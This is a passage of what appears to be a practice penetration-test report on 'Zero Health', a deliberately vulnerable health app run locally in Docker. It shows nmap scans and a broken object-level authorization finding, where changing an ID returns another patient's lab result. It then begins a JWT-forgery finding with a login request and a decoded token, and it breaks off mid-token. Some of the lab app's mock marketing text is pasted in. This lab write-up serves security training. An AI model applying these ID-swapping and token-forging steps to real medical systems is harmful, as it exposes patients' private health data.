Zero Health Api Pentest Report

Prepared by: Falilat Owolabi
Date: feb 9th 2026
Target Application: Zero health website
Test Environment: Local DOcker compose environment
Testing Window: feb 2nd - feb 9th 2026
Testing Type: Red Team Simulation (Self-led, white Box pentesting)

Format

This report contains the Top 3 vulnerabilities expected to be identified during testing.
Each finding includes:

- Description
- OWASP API Security Top 10 mapping
- Proof-of-Concept
- Business impact

1. Executive Summary

This report summarizes the API testing performed on the Zero Health digital health system. The objective was to identify security weaknesses across the frontend and backend (API) by simulating real-world attacker behavior. While the application uses baseline protections such as JWT authentication and Docker-based isolation, multiple critical vulnerabilities remain that conflict with HIPAA expectations. This report highlights two of the identified issues, as required by the scope of Audit


- Broken Object-Level Authorization (BOLA) and Broken Authentication
- Injection

2. Methodology

The testing approach is white-box pentesting, access to source code is given and many other information that helps to enhance information gathering process:
Steps include:

- Reconnaissance
- Active Testing of API endpoints.

Tools Used:
Burp Suite (for intercepting & manipulating API traffic)
Browser DevTools (to inspect localStorage/session flows)
xtwt.io (token inspection)
Postman



Welcome to Zero Health – Your One-Stop Shop for Leaking Medical Data!

Zero trust. Zero security. Total exposure. The future of healthcare has never been so wonderfully broken.

0%	100%	∞
Security Measures	Data Exposure	Vulnerabilities

WHY CHOOSE ZERO HEALTH? EXPERIENCE THE MOST BEAUTIFULLY BROKEN HEALTHCARE PLATFORM EVER CREATED

🔓 Zero Authentication Friction

We skip identity verification, so anyone can pretend to be you! Healthcare access has never been easier.

🕵️ Open Medical Records

Tired of logging in? Just bypass the JWT token!

⚠️ XSS as a Service

Inject your personality—and scripts—into every conversation. We love user input!

📂 File Upload Freedom

📡 No HTTPS Needed

🔐 Security Promise


3. Findings

Information gathering (Reconnaissance)

This section include steps taken to gather information about the target app before active testing, these steps are in two process

1) **passive reconnaissance:** this involves gathering information about the target without interacting with it. I use this opportunity to gather every scattered information online and source code, found the following that are useful to my pentest

- server.js which contain information about all the api end point implemented in the server gotten from the github link made accessible to the public
- Found out it uses Sql as the database query language also from github
- With the help of AI after cloning the repo, I use this prompt `**can you look into server.js file and create a a json file that is uploadable on postman for api testing**` to get a json file uploadable on postman needed during active testing, this has helped me to collate all endpoint in a file as shown below




collated endpoints imported in postman for active testing

The passive reconnaissance is minimal because it is a white box pentesting where enough information is given and as a tester I just had to collate the necessary information for the pentesting.

2) Active reconnaissance: This process involves actively interacting with the target server to get more information about server version, running ports, sub directories etc. which include

- Nmap; command used are shown below with the result gotten




```
/home/leogold/.zshrc:.:312: no such file or directory: /home/leogold/.asdf/asdf.sh
┌──(leogold㉿leogold-kali)-[~]
└─$ cd Desktop/lab/zero-health

┌──(leogold㉿leogold-kali)-[~/Desktop/lab/zero-health]
└─$ nmap -p- -T4 -v 127.0.0
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-07 17:07 +0100
Initiating Parallel DNS resolution of 1 host. at 17:07
Completed Parallel DNS resolution of 1 host. at 17:07, 0.50s elapsed
Initiating System DNS resolution of 1 host. at 17:07
Completed System DNS resolution of 1 host. at 17:07, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 17:07
Completed Parallel DNS resolution of 1 host. at 17:07, 0.50s elapsed
Initiating SYN Stealth Scan at 17:07
Scanning 127.0.0 (127.0.0.0) [65535 ports]
Discovered open port 11435/tcp on 127.0.0.0
Discovered open port 1716/tcp on 127.0.0.0
Discovered open port 3000/tcp on 127.0.0.0
Discovered open port 15611/tcp on 127.0.0.0
Discovered open port 5000/tcp on 127.0.0.0
Discovered open port 5432/tcp on 127.0.0.0
Completed SYN Stealth Scan at 17:07, 0.30s elapsed (65535 total ports)
Nmap scan report for 127.0.0 (127.0.0.0)
Host is up (0.0000020s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
1716/tcp  open  xmsg
3000/tcp  open  ppp
5000/tcp  open  upnp
5432/tcp  open  postgresql
11435/tcp open  unknown
15611/tcp open  unknown

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
           Raw packets sent: 65535 (2.884MB) | Rcvd: 65535 (2.621MB)

┌──(leogold㉿leogold-kali)-[~/Desktop/lab/zero-health]
└─$ 
```

Targeting a specific port of interest for more information



```
┌──([redacted])-[~/Desktop/lab/zero-health]
└─$ nmap -sV nmap 127.0.0.1 -p 5000
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 16:38 +0100
Failed to resolve "nmap".
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000096s latency).

PORT     STATE SERVICE VERSION
5000/tcp open  http    Node.js Express framework

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.86 seconds

┌──([redacted])-[~/Desktop/lab/zero-health]
└─$ 
```

- Gobuster: this is used to discover any hidden directory that is not visible during passive testing.


At the end of the information gathering, I have the https://www.first.org/cvss/calculator/4.0 used to calculate the cvss score based on the factors relating to the scope.

The findings below are reported in accordance with the vulnerability in scope which include:
BOLA (Broken Object-Level Authorization)
Broken Authentication
Injection

Finding 1. BOLA (Broken Object-Level Authorization)

Description: The Api endpoint http://127.0.0.1:5000/api/{{labResultID}} returns any available report according to the id passed in the path variable without checking if the logged in user has the authorization to view the requested report. This is vulnerable to broken object level Authorization and against the HIPAA standard that requires strict user authentication and access controls before accessing information.

As shown below, the logged in userID is 2 and he was able to request a lab report with another userID successfully.



GET {{baseUrl}} /api/lab-results/{{labResultId}}?

7 changed the id to a number that returns another user lab report

C Collection — Variables in request →

Key	Value	Description
☑		
Key	Value	Description

Variables in request

C token	eyJhbGciOiJIUzI1NiIsInR5cC...
C baseUrl	http://localhost:5000
C labResultId	7

200 OK • 7 ms • 688 B

```
{
    "id": 7,
    "patient_id": 3,
    "doctor_id": 8,
    "test_name": "jwt xray",
    "result": "Normal",
    "test_date": "2026-02-06T00:00:00.000Z",
    "file_path": "image-1770549037290-790164133.png",
    "created_at": "2026-02-08T11:10:37.298Z",
    "patient_first_name": "Alice",
    "patient_last_name": "Johnson",
    "doctor_first_name": "Dr. Acule",
    "doctor_last_name": "Mihawk"
}
```


CVSS v4.0 Score: 8.9 / High
OWASP Mapping: API1:2023 Broken Object Level Authorization
Business impact: This is not a complex vulnerability to exploit as it requires no technical know how, if a user health information can be accessed by any user on the internet it can lead to the user being a target of a malicious player who will use this information to hurt the user by prescribing/feeding the user what his body is against, which can lead to death or worsen the situation of the medical condition.

Answer to question from cybersafe team: yes a standard user is able to access another user information as shown in the screenshot above but up until this moment, it has not been discovered if a standard user is able to manipulate another user record.

Finding 2: Broken JWT Authentication can lead to a standard user manipulating another user data and even gain admin/doctor/pharmacist role.

Description: The authentication system used in the server is weak leading to easy cracking to get the signature used in signing, after getting the signature cracked, I was able to manipulate it and signed a signature dor different users and gaining access to some significant roles, leading to gaining access to all users in the system through admin roles, prescribing through doctor roles.

The images below demonstrate how I got the toke, tools used in signing, tool used for manipulation and exploitation that occur after manipulation



```
POST /api/login HTTP/1.1
Host: localhost:5000
Content-Length: 53
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
sec-ch-ua: "Not(A:Brand";v="8", "Chromium";v="144"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
      "email":"patient@test.com",
      "password":"password123"
}
```

logged in as a normal user to get the jwt that will be manipulated further

JWT 1 - eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZW1haWwiOiJwYXR ...

Serialized JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJpZCI6MiwiZW1haWwiOiJwYXRpZW50QHRlc3QuY29tIiwicm9sZSI6InBhdGllbnQi
LCJpYXQiOjE3NzA2NTIxOTEsImV4cCI6MTc3MDczODU5MX0.
AOEzOeqdjgLIlx7DTXeZN7EISGt7uvsm-zoJxt9s-Y8
```

Header

```
{
    "alg": "HS256",
    "typ": "JWT"
}
```

☑ Compact JSON

Payload

```
{
    "id": 2,
    "email": "patient@test.com",
    "role": "patient",
    "iat": 1770652191,
    "exp": 1770738591
}
```

☑ Compact JSON


Selection 196 (0xc4)

Selected text

```
eyJhbGciOiJIUzI1NiIsInR
5cCI6IkpXVCJ9.eyJpZCI6M
iwiZW1haWwiOiJwYXRpZW50
QHRlc3QuY29tIiwicm9sZSI
6InBhdGllbnQiLCJpYXQiOj
E3NzA2NTIxOTEsImV4cCI6M
Tc3MDczODU5MX0.AOEzOeqd
jgLIlx7DTXeZN7EISGt7uvs
```

Request attributes	2
Request query parameters	0
Request cookies	0
Request headers	16
Response headers	11

Used xjwt.io to cracked the token to get the signature



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZW1haWw
